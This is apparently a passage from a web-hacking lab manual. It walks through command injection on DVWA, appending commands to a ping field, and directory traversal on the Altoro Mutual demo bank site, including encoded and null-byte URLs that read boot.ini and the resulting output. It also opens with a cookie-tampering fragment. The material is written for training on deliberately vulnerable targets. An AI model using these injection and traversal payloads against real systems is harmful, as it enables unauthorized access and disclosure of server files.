Cookie	amCreditOffer	CardType=Platinum&Limit=500000&Interest=0.9

PERSONAL

SMALL BUSINESS

Hello John Smith

Welcome to Altoro Mutual Online.

View Account Details:

1001160140 Checking ▼


GO

Congratulations!**You have been pre-approved for an Altoro Platinum Visa with a credit limit of \$500000!**Click [Here](#) to apply.

Practical 8: Command Execution on vulnerable web application

In this practical, we will test command execution vulnerability on **DVWA** web application running on Metasploitable2 OS. Set security to **low**, before starting execution of below steps.

Now click on command execution button to load that page.



Most of the command execution vulnerable sites will have these kinds of input field. If you closely observe this webpage allows, execution of ping command. If this input field is not validating the user input then we can execute any command feeling like it is a terminal.

Ping for FREE

Enter an IP address below:

Ping for FREE

Enter an IP address below:

```
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.  
64 bytes from 192.168.0.1: icmp_seq=1 ttl=255 time=10.7 ms  
64 bytes from 192.168.0.1: icmp_seq=2 ttl=255 time=1.82 ms  
64 bytes from 192.168.0.1: icmp_seq=3 ttl=255 time=4.14 ms  
  
--- 192.168.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 1.821/5.566/10.735/3.776 ms
```

What if execute the command **pwd** along with the **ping**

Ping for FREE

Enter an IP address below:

```
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.  
64 bytes from 192.168.0.1: icmp_seq=1 ttl=255 time=10.7 ms  
64 bytes from 192.168.0.1: icmp_seq=2 ttl=255 time=1.82 ms  
64 bytes from 192.168.0.1: icmp_seq=3 ttl=255 time=4.14 ms  
  
--- 192.168.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 1.821/5.566/10.735/3.776 ms
```

Ping for FREE


Enter an IP address below:

```
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.  
64 bytes from 192.168.0.1: icmp_seq=1 ttl=255 time=8.70 ms  
64 bytes from 192.168.0.1: icmp_seq=2 ttl=255 time=1.83 ms  
64 bytes from 192.168.0.1: icmp_seq=3 ttl=255 time=1.77 ms  
  
--- 192.168.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2003ms  
rtt min/avg/max/mdev = 1.775/4.103/8.705/3.254 ms  
/var/www/dvwa/vulnerabilities/exec
```


Attacker can execute any commands like **wget** to download Trojans, **nc** to start netcat etc.

Practical 9: Directory Traversal or Path Traversal Attack


To test directory traversal attack, visit different links on website www.altoromutual.com and observe URL's in the browser.



In URL if we observe **something?something=something** we can start testing directory traversal. In the above image the url contains **default.aspx?content=personal.htm** remove **personal.htm** and add **../** to look for contents stored on directories in web server.



Add **../boot.ini.htm** to read details related to web server.




altoromutual.com/default.aspx?content=../../../../boot.ini.htm

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Server Error

500 - Internal server error.

There is a problem with the resource you are looking for, and it cannot be displayed.



An Error Has Occurred

Summary:

Could not find file 'C:\boot.ini.htm'.

Error Message:


altoromutual.com/default.aspx?content=.%2f..%2f..%2fboot.ini.htm

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Server Error

500 - Internal server error.

There is a problem with the resource you are looking for, and it cannot be displayed.



An Error Has Occurred

Summary:

Could not find file 'C:\boot.ini.htm'.

Error Message:

altoromutual.com/default.aspx?content=.%2f..%2f..%2fboot.ini%00.htm

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 ONLINE BANKING LOGIN	PERSONAL	SMALL BUSINESS	INSIDE ALTORO MUTUAL
PERSONAL <ul style="list-style-type: none">Deposit ProductCheckingLoan Products	<pre>[boot loader]timeout=30default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS[operating systems]multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Windows Server 2003, Enterprise" /fastdetect /bootlogo /noguiboot</pre>		